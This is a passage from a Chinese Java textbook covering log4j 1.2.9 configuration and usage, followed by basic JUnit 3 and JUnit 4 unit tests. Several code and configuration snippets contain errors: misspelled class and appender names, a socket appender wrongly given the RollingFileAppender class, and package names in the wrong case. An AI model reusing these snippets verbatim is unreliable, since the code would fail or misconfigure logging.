要想使用 log4j 首先要下载 log4j 的 jar 包，官方下载地址：http://archive.apache.org/dist/logging/log4j/，下载页面如图 12-2 所示。




图 12-2　log4j 的下载页面

单击页面中的“logging-log4j-1.2.9.zip”链接即可下载 log4j，下载 logging-log4j-1.2.9.zip

到本地硬盘。

解压此文件，打开解压后的文件夹，如图 12-3 所示。

将 dis\lib 目录下的 log4j-1.2.9.jar 放到项目的 classpath 中，Web 项目则需要放置于项目下 WEB-INF\lib 目录下，便完成了 log4j 的配置。

图 12-3　log4j 文件夹的内容

12.3　log4j 的使用方法

log4j 受众多用户青睐的原因之一，是因为它可以使用配置文件，使应用程序更加灵活地配置 log 日志输出方式，包括输出优先级、输出目的地、输出格式。log4j 主要由三大组件组成：

（1）Logger

决定什么日志信息被输出、什么日志信息被忽略。

（2）Appender

指定日志信息输出到什么地方，这些地方可以是控制台、文件、网络设备。

（3）Layout

指定日志信息的输出格式。

一个 Logger 可以有多个 Appender，也就是说日志信息可以同时输出到多个设备上，从而与每个 Appender 对应，效果如图 12-4 所示。




图 12-4　Layout 的输出格式

12.3.1 日志记录器(Logger)

org.apache.log4j.Logger类的实例是用来取代System.out或者System.err的日志写出器，主要用来输出日志信息。

可以通过以下方式来获取Logger类的实例。

```
//根据指定名称来获取一个日志记录器实例
Logger logger = Logger.getLogger(String name);
//根据指定的类信息中的类名获取一个日志记录实例
Logger logger = Logger.getLogger(Class clazz);
```

获取Logger实例之后，就可以使用它提供的以下方法来记录日志了。

```
public void debug(Object msg);
public void debug(Object msg, Throwable t);
public void info(Object msg);
public void info(Object msg, Throwable t);
public void warn(Object msg);
public void warn(Object msg, Throwable t);
public void error(Object msg);
public void error(Object msg, Thresable t);
```

log4j中定义了5种日志输出优先级别来灵活控制输出的日志内容，按照优先级别由高到低排列，如表12-1所示。

表12-1 log4j日志输出级别的说明

名　称	描　述	级　别	调用方法
FATAL	致命错误级	对应的level为0	使用方法logger.fatal()
ERROR	错误级	对应的level为3	使用方法logger.error()
WARN	警告级	对应的level为4	使用方法logger.warn()
INFO	信息级	对应的level为6	使用方法logger.info()
DEBUG	调试级	对应的level为7	使用方法logger.debug()

log4j建议只使用4个级别，优先级从高到低分别是ERROR、WARN、INFO、DEBUG。定义的级别越高，则较低级别的日志将不会输出。例如，把日志的级别设置为INFO级别，则应用程序中所有INFO级别以上的日志信息将会输出，而DEBUG级别的日志信息将不被打印。

日志级别的设置是通过在log4j的配置文件中指定的，在后面会有详细介绍。

12.3.2 日志输出目的地(Appender)

Appender的功能是把格式化好的日志信息输出到指定的目的地。执行日志输出语句时，Logger对象将接收来自日志语句的记录请求，然后发送至Appender，Appender将输出结果写入到用户指定的目的地。

日志目的地是通过 log4j 的配置文件来指定的。对于不同的日志目的地，log4j 提供不同的 Appender 类型的实现类。常用的 Appender 实现类包括以下几种。

（1）控制台(Console)。

（2）文件(File)。

（3）GUI 组件(GUI component)。

（4）套接口服务器(Remote socket server)。

（5）NT 的事件记录器(NT Event Logger)。

（6）UNIX Syslog 守护进程(Remote UNIX Syslog daemon)。

通过在配置文件中指定不同的 Appender，就可以让日志内容输出到相应的目的地了。Appender 组件决定将日志信息输出到什么地方。

12.3.3 日志格式化器(Layout)

Layout 用来把日志消息按指定的格式格式化成字符串。具体的格式是通过 log4j 的配置文件来配置的。

log4j 中提供用来格式化输出结果的各种布局实现类，包括：

- org.apache.log4j.SimpleLayout。简单布局，此布局的输出中仅包含日志消息的层次，紧跟着“-”，然后是日志消息字符串。
- org.apache.log4j.PatternLayout。模式布局，可以根据指定的模式字符串来决定消息的输出格式，它是最常用的一种格式化器。
- org.apache.log4j.TTCCLayout。日志的格式包括日志产生的时间、线程、类别等信息。
- org.apache.log4j.HTMLLayout。以 HTML 表格形式布局。
- org.apache.log4j.xml.XMLLayout。以 XML 形式布局。

了解了 log4j 的这些基础知识后，就可以在项目中具体使用了。

12.3.4 log4j 的配置文件

log4j 支持两种配置文件格式：一种是 XML 格式的文件；另一种是 Java 属性文件 log4j.properties（键=值）。基于目前使用属性文件作为 log4j 的配置文件比较流行，这里将以 log4j.properties 文件为主来讲解配置文件的设置技巧。

1．log4j.properties

log4j 属性文件方式的配置文件在它的压缩包中有样板文件。选择解压后的 examples 文件夹，打开里面的 sort1.properties 文件，如图 12-5 所示。

sort1.properties 中的内容就是 log4j 的一种常见配置，下面详细分析标注语句的涵义。

（1）配置根日志记录器，其语法如下。

```
log4j.rootLogger = [level], appenderName, appenderName, ...
```

其中，level 是日志记录的优先级，可选值是已经介绍过的 FATAL、ERROR、WARN、

INFO、DEBUG。appenderName 是日志输出地类型的别名，可以同时指定多个输出目的地。




图 12-5　sort1.properties 文件的内容

（2）配置日志信息输出目的地 Appender。

在指定日志输出目的地类型名时，需要先对这个类型名对应的输出目的地进行详细配置，其语法为如下。

```
log4j.appender.appenderName = 日志目的地实现类的全限定名
log4j.appender.appenderName.option1 = value1
...
log4j.appender.appenderName.optionN = valueN
```

其中，appenderName 是日志输出目的地类型的别名，以方便在配置日志记录器时的引用；“日志目的地实现类的全限定名”是用来指定不同的日志目的地实现类的全限定名，它的可选值是在前面介绍过的，包括以下几种。

```
org.apache.log4j.ConsoleAppender(控制台)
org.apache.log4j.FileAppender(文件)
org.apache.log4j.DailyRollingFileAppender(每天产生一个日志文件)
org.apache.log4j.RollingFileAppender(文件大小到达指定尺寸时产生一个新的文件)
org.apache.log4j.WriterAppender(将日志信息以流格式发送到任意指定的地方)
org.apache.log4j.jdbc.JDBCAppender(将日志信息发送到数据库)
org.apache.log4j.net.SMTPAppender(将日志信息以邮件形式发送)
```

而 option1、value1 用来指定针对不同的日志目的地的详细配置参数名和值。

（3）配置日志信息的格式（布局），其语法如下。

```
log4j.appender.appenderName.layout = 布局实现类的全限定名
log4j.appender.appenderName.layout.option1 = value1
...
log4j.appender.appenderName.layout.optionN = valueN
```

其中，“布局实现类的全限定名”是用来指定格式化器实现类的全限定名，它的可选

值是在前面介绍过的以下几种。

```
org.apache.log4j.HTMLLayout(以 HTML 表格形式布局)
org.apache.log4j.PatternLayout(可以灵活地指定布局模式)
org.apache.log4j.SimpleLayout(包含日志信息的级别和信息字符串)
org.apache.log4j.TTCCLayout(包含日志产生的时间、线程、类别等信息)
org.apache.log4j.xml.XMLLayout(以 XML 形式布局)
```

其中的 option1、value1 用来指定针对不同的布局的详细配置参数名和值。

（4）配置打印格式。

当使用 org.apache.logrj.PatternLayout 的模式布局时，还需要详细指定具体的输出模式字符串，log4j 采用的是类似 C 语言中的 printf 函数的打印格式格式化日志信息，常用的打印参数如下。

- **%d**：输出日志产生时的日期时间。它的默认格式为 ISO8601 标准指定的日期和时间格式。它也可以对日期的格式进行定制。如%d{yyyy-MM-dd HH:mm:ss,SSSS}。
- **%p**：日志语句的级别。
- **%r**：从程序开始执行到当前日志产生时的时间间隔（微秒）。
- **%c**：输出当前日志动作所属类的全名。
- **%t**：输出当前线程的名称。
- **%m**：消息本身。
- **%n**：输出平台相关的换行符。
- **%l**：输出位置信息，相当于%C.%M（%F:%L）的组合。
- **%C**：输出日志消息产生时所在的类名。
- **%M**：输出日志消息产生时的方法名称。
- **%F**：输出日志消息产生时所在的文件名称。
- **%L**：输出代码中的行号。
- **%x**：输出与当前线程相关联的 NDC。

通过这些打印参数的组合使用，可以输出不同形式的日志内容，以满足不同形式的要求。

（5）其他设置。

log4j 的配置很简单，所以越来越多的应用使用它，它实现了输出到控制台、文件、回滚文件、发送日志邮件、输出到数据库日志表等功能。下面罗列出其常见设置，供读者使用时参考。

```
#根记录器的配置
log4j.rootLogger=DEBUG,CONSOLE,A1,im
log4j.addivity.org.apache=true
#应用于控制台
log4j.appender.CONSOLE=org.apache.log4j.ConsoleAppender
log4j.appender.Threshold=DEBUG
log4j.appender.CONSOLE.Target=System.out
log4j.appender.CONSOLE.layout=org.apache.log4j.PatternLayout
log4j.appender.CONSOLE.layout.ConversionPattern=[framework] %d - %c -%-4r
[%t] %-5p %c %x - %m%n
```

```
#log4j.appender.CONSOLE.layout.ConversionPattern=[start]%d{DATE}[DATE]%
n%p[PRIORITY]%n%x[NDC]%n%t[THREAD] n%c[CATEGORY]%n%m[MESSAGE]%n%n
#应用于文件
log4j.appender.FILE=org.apache.log4j.FileAppender
log4j.appender.FILE.File=file.log
log4j.appender.FILE.Append=false
log4j.appender.FILE.layout=org.apache.log4j.PatternLayout
log4j.appender.FILE.layout.ConversionPattern=[framework] %d - %c -%-4r [%t]
%-5p %c %x - %m%n
#Use this layout for LogFactor 5 analysis
#应用于文件回滚
log4j.appender.ROLLING_FILE=org.apache.log4j.RollingFileAppender
log4j.appender.ROLLING_FILE.Threshold=ERROR
log4j.appender.ROLLING_FILE.File=rolling.log
                        //文件位置，也可以用变量${java.home}、rolling.log
log4j.appender.ROLLING_FILE.Append=true //true:添加 false:覆盖
log4j.appender.ROLLING_FILE.MaxFileSize=10KB //文件最大尺寸
log4j.appender.ROLLING_FILE.MaxBackupIndex=1 //备份数
log4j.appender.ROLLING_FILE.layout=org.apache.log4j.PatternLayout
log4j.appender.ROLLING_FILE.layout.ConversionPattern=[framework] %d - %c
-%-4r [%t] %-5p %c %x - %m%n
#应用于 socket
log4j.appender.SOCKET=org.apache.log4j.RollingFileAppender
log4j.appender.SOCKET.RemoteHost=localhost
log4j.appender.SOCKET.Port=5001
log4j.appender.SOCKET.LocationInfo=true
# Set up for Log Facter 5
log4j.appender.SOCKET.layout=org.apache.log4j.PatternLayout
log4j.appender.SOCET.layout.ConversionPattern=[start]%d{DATE}[DATE]%n%p
[PRIORITY]%n%x[NDC]%n%t[THREAD]%n%c[CATEGORY]%n%m[MESSAGE]%n%n
# Log Factor 5 Appender
log4j.appender.LF5_APPENDER=org.apache.log4j.lf5.LF5Appender
log4j.appender.LF5_APPENDER.MaxNumberOfRecords=2000
#发送日志给邮件
log4j.appender.MAIL=org.apache.log4j.net.SMTPAppender
log4j.appender.MAIL.Threshold=FATAL
log4j.appender.MAIL.BufferSize=10
log4j.appender.MAIL.From=web@www.wuset.com
log4j.appender.MAIL.SMTPHost=www.wusetu.com
log4j.appender.MAIL.Subject=log4j Message
log4j.appender.MAIL.To=web@www.wusetu.com
log4j.appender.MAIL.layout=org.apache.log4j.PatternLayout
log4j.appender.MAIL.layout.ConversionPattern=[framework] %d - %c -%-4r [%t]
%-5p %c %x - %m%n
#用于数据库
log4j.appender.DATABASE=org.apache.log4j.jdbc.JDBCAppender
log4j.appender.DATABASE.URL=jdbc:mysql://localhost:3306/test
log4j.appender.DATABASE.driver=com.mysql.jdbc.Driver
log4j.appender.DATABASE.user=root
log4j.appender.DATABASE.password=
log4j.appender.DATABASE.sql=INSERT INTO LOG4J (Message) VALUES ('[framework]
```

```
%d - %c -%-4r [%t] %-5p %c %x - %m%n')
log4j.appender.DATABASE.layout=org.apache.log4j.PatternLayout
log4j.appender.DATABASE.layout.ConversionPattern=[framework] %d - %c -%-4r
[%t] %-5p %c %x - %m%n
log4j.appender.A1=org.apache.log4j.DailyRollingFileAppender
log4j.appender.A1.File=SampleMessages.log4j
log4j.appender.A1.DatePattern=yyyyMMdd-HH'.log4j'
log4j.appender.A1.layout=org.apache.log4j.xml.XMLLayout
```

2．og4j.xml

log4j 的另一种配置文件是使用 XML 格式，它的配置是比较麻烦、难懂一些。示例配置文件如下所示。

```
<?xml version='1.0' encoding='UTF-8'?>
<!DOCTYPE log4j:configuration SYSTEM "log4j.dtd">
<log4j:configuration xmlns:log4j="http://jakarta.apache.org/log4j/">
<!-- 设置日志目的地类型和日志格式化器-->
<appender name="STDOUT" class="org.apache.log4j.ConsoleAppender">
<layout class="org.apache.log4j.PatternLayout">
<param name="ConversionPattern"
value="[%d{dd HH:mm:ss,SSS\} %-5p] [%t] %c{2\} - %m%n" />
</layout>
</appender>
<appender name="File" class="org.apache.log4j.RollingFileAppender">
<param name="File" value="c:/mylog4j.log" />
<param name="Append" value="true" />
<layout class="org.apache.log4j.PatternLayout">
<param name="ConversionPattern" value="%d [%t] %-5p - %m%n" />
</layout>
</appender>

<!-- 设置根记录器 -->
<root>
<!-- 设置级别 -->
<level value=" DEBUG "/>
<!-- 设置目的地 -->
<appender-ref ref=" STDOUT "/>
<appender-ref ref=" File "/>
</root>
</log4j:configuration>
```

12.3.5 log4j 的使用

在 Java 代码中使用 log4j 打印日志信息的具体步骤如下。

（1）得到记录器。使用 log4j，第一步就是获取日志记录器，这个记录器将负责控制日志信息，其语法如下。

```
public static Logger getLogger(String name);
```

通过指定的名字获得记录器，如果必要的话，则为这个名字创建一个新的记录器。Name一般取本类的名字，比如，

```
static Logger logger = Logger.getLogger(ServerWithlog4j.class.getName());
```

（2）读取配置文件。当获得了日志记录器之后，第二步将配置 log4j 环境，其语法如下。

```
BasicConfigurator.configure(); //自动快速地使用默认的 log4j 环境
//读取使用 Java 的特性文件编写的配置文件
PropertyConfigurator.configure(String configFilename);
```

其实在默认情况下，log4j 框架就会读取类路径下的 log4j.xml 文件或 log4j.properties。所以，一般都可以省略这个步骤。

（3）插入记录信息（格式化日志信息）。以上两个步骤执行完毕，就可轻松地使用不同优先级别的日志记录语句插入到想记录日志的任何地方，其语法如下。

```
Logger.debug(Object message);
Logger.info(Object message);
Logger.warn(Object message);
Logger.error(Object message);
```

下面通过用一个简单的实例程序来进一步说明 log4j 的使用方法。新建名为 LoggerTest.java 的文件，程序代码如下。

```
import org.apache.log4j.Logger;
public class LoggerTest {
    static Logger logger = Logger.getLogger(LoggerTest.class);
    public static void main(String[] args) {
        logger.debug("调试信息");
        logger.info("普通信息");
        logger.warn("警告信息");
        logger.error("错误消息");
        logger.fatal("致命错误");

    }

}
LoggerTest .java 文件中所使用 log4j.properties 文件的代码清单如下。
//设置根日志记录器的输出级别，目的地
log4j.rootLogger=debug,myconsole,myfile
#名为 myconsole 的输出地
log4j.appender.myconsole=org.apache.log4j.ConsoleAppender
log4j.appender.myconsole.layout=org.apache.log4j.SimpleLayout
#名为 myfile 的输出地
log4j.appender.myfile=org.apache.log4j.FileAppender
log4j.appender.myfile.layout=org.apache.log4j.HTMLLayout
log4j.appender.myfile.File=D\://log4j.html
```

运行完程序之后，在控制台会打印如下信息。

```
DEBUG - 调试信息。
INFO - 普通信息。
WARN - 警告信息。
ERROR - 错误消息。
FATAL - 致命错误。
```

而在 D 盘有 log4j 这个文件，打开之后，内容显示如图 12-6 所示。

Log session start time Wed Jul 31 10:12:04 CST 2013

Time	Thread	Level	Category	Message
0	main	DEBUG	com.tarena.test.LoggerTest	调试信息
16	main	INFO	com.tarena.test.LoggerTest	普通信息
16	main	WARN	com.tarena.test.LoggerTest	警告信息
16	main	ERROR	com.tarena.test.LoggerTest	错误消息
16	main	FATAL	com.tarena.test.LoggerTest	致命错误

图 12-6　输出的日志信息

12.4　本章总结

本章主要介绍了 log4j 的基本概念，其中 log4j 主要有三个组件，它们分别是 Logger、Appender 和 Layout，即日志写入器、日志输出终端和日志布局模式，Logger 决定什么日志信息应该被输出、什么日志信息应该被忽略。Appender 指定日志信息应该输出到什么地方，这些地方可以是控制台、文件、网络设备。Layout 指定日志信息的输出格式。最后还介绍了 log4j 配置文件的使用。

12.5　上机练习

1．编写一个登录验证的示例，并把提示信息用 log4j 来显示。

2．对于题目 1，使用 log4j 将错误信息打印到 HTML 文件中。

第 13 章　JUnit 使用指南

早期程序员编写大型项目时，需要写成百上千个类，每个类都有几十个方法，这些方法的功能可能很复杂，但同时也很强大，有时程序员为了偷懒，可能不希望每个方法都测试一遍，但是如果不测试，就很难保证别人调用时百分百正确，这是一件很苦恼的事情。所以说每编写完一个方法之后，都应该对这个方法进行方方面面的测试，正因为大部分程序员的偷懒，所以就有了 JUnit 的出现。

JUnit 是一个测试框架，专门给程序员测试用使用，也叫白盒测试。JUnit 测试在 Java 中应用非常广泛。

本章主要内容：

- JUnit 4 项目环境搭建
- JUnit 4 的使用方法

13.1　建立 JUnit 4 的开发环境

JUnit 是一个测试框架，因此，使用 JUnit 需要从官方地址下载，本书采用 JUnit 4 版本。

下载 JUnit 4 的官方地址如下。

https://github.com/JUnit-team/JUnit/wiki/Download-and-Install

除了从官网下载 JUnit 4 的 jar 包之外，还可以使用编辑器自带的 JUnit 4 的 jar 包，从 Eclipse 3.2 开始，编辑器就自带 JUnit 4 的 jar 包了，当然本书所使用的 MyEclipse 8.5 编辑器本身就是 Eclipse 的插件，理所当然也会自带该 jar 包。JUnit 4 的搭建环境比较简单，步骤如下。

（1）启动 MyEclipse 8.5，单击“File”→“New”→“Java Project”命令，新建一个 Java 工程，取名为“JUnitTest”，如图 13-1 所示。




图 13-1　填写 Java 工程名

（2）单击“Finish”按钮，完成 Java 工程的创建，如图 13-2 所示。




图 13-2　完成 Java 工程的创建

（3）创建完 JUnitTest 工程后，接下来给该工程添加 JUnit 测试包，右击 JUnitTest 工程，选择“Builder Path”→“Configure Builder Path”命令，在打开的对话框中切换至“Libraies”选项卡，如图 13-3、图 13-4 所示。




图 13-3　配置 path

图 13-4　选择 Libaries

（4）单击“Add Library”按钮，在弹出的“Add Library”对话框中选择 JUnit，然后单击“Finish”按钮即可，如图 13-5～图 13-7 所示。




图 13-5　选择“JUnit”




图 13-6　选择 JUnit 4




图 13-7　JUnit 4 添加进项目中

（5）最后单击“OK”按钮，项目中就出现了 JUnit 4 的 jar 包了，如图 13-8 所示。




图 13-8　项目中出现了 JUnit 4 的 jar 包

13.2　JUnit 的使用方法

本节讲述如何使用 JUnit 4 的测试用例，讲解包括两部分，第一部分内容是在 JUnit 4 之前 JUnit 的测试用例是如何完成单元测试的，第二部分内容是在 JUnit 4 之后是如何完成单元测试的。

13.2.1　JUnit 4 之前的测试用例

在 JUnit 4 之前，使用 JUnit 的单元测试类首先必须继承 TestCase，单元测试类下面的所有测试方法，必须以 test 开头。

以下代码功能计算了两个数相加。

```
package com.wuzy.service;
public class AddService {
    public int add(int a,int b){
        int sum = a+b;
        return sum;
    }
}
```

AddService 的测试类代码如下。

```
package com.wuzy.test;
import JUnit.framework.TestCase;
import com.wuzy.service.AddService;
public class AddServiceTest extends TestCase {
    public void testAdd() {
```

```
        System.out.println("测试 Add 方法开始");
        int x=5;
        int y=5;
        AddService addService=new AddService();
        int exResult = 0;//预测的结果
        int result = addService.add(x,y);//实际的结果
        this.assertEquals(exResult,result);//拿实际的结果和预期的结果进行对比
    }
}
```

JUnit 中的 assertEquals 方法是比较测试方法的结果跟预期的结果是否相等，其中，exResult 是预期结果，在本代码中它的预测结果是 0，而实际结果是 result=10，所以运行时会呈现紫红色的条形状。如果预期的结果跟实际结果一致，那么，运行时为绿色的条形状。

我们在代码的空白处右击，在弹出的快捷菜单中选择“Run AS”→“JUnit Test”，结果如图 13-9、图 13-10 所示。




图 13-9　运行 JUnit Test

图 13-10　运行结果

除了显示条形状，在程序中的输出语句也会在控制台中打印出来，显示效果如图 13-11 所示。




图 13-11　输出语句

在这段代码有如下几个特点。

（1）AddServiceTest 继承了 TestCase 类。

在 JUnit 4 之前，如果想进行单元测试，那么必须继承 TestCase 类，只有继承了 TestCase 类，才能对编写的测试类进行测试。

（2）对所要测试的方法，方法必须以“test”开头。

这是 JUnit 4 之前的版本中比较霸道的地方，如果不以 test 开头，所要进行测试的方法将无法完成单元测试。

（3）解耦性不好。

由 Java 的继承等特性可知道，一旦子类继承了父类，子类的使用可能依赖父类，一旦父类的代码做出更改了，子类的功能可能随着父类的改变而改变。

13.2.2　JUnit 4 测试用例

JUnit 4 之前的测试用例，使用起来很麻烦。JUnit 4 则跟以前的测试方式完全不同，首先 JUnit 4 不需要继承 TestCase 类，并且所有的测试方法也不需要以“test”开头，程序员只需要在所要测试的方法前，加上@Test 注解，就能完成测试。

下面新建一个方法，该方法主要完成在一堆数据中找出某个数据的索引，代码如下。

```
package com.wuzy.service;
public class OrderFindService {
    /**
     * 在一堆数据中找到某个数据的索引
     * @param ary 一堆数据
     * @param find 需要的数据
     * @return 返回索引
     */
    public int findIndex(int[] ary,int find){
        //定义标示符，即找到的位置
        int count=-1;
        for (int i = 0; i < ary.length; i++) {
            if (find == ary[i]) {
                count= i;
            }
        }
```

```
        return count;
    }
}
```

使用 JUnit 4 测试用例的 OrderFindServiceTest 方法如下。

```
package com.wuzy.test;
import static org.JUnit.Assert.*;
import org.JUnit.Test;
import com.wuzy.service.OrderFindService;
public class OrderFindServiceTest {

    @Test
    public void find(){
        //定义一堆数据
        int[] ary = { 2, 3, 4, 5, 9, 7, 8 };
        //定义要查找的数据
        int find = 5;
        OrderFindService findService = new OrderFindService();
        //预测的值
        int expResult=1;
        //实际中的值
        int result = findService.findIndex(ary, find);
        //进行比较
        assertEquals(expResult,result);
    }

}
```

测试结果如图 13-12 所示。

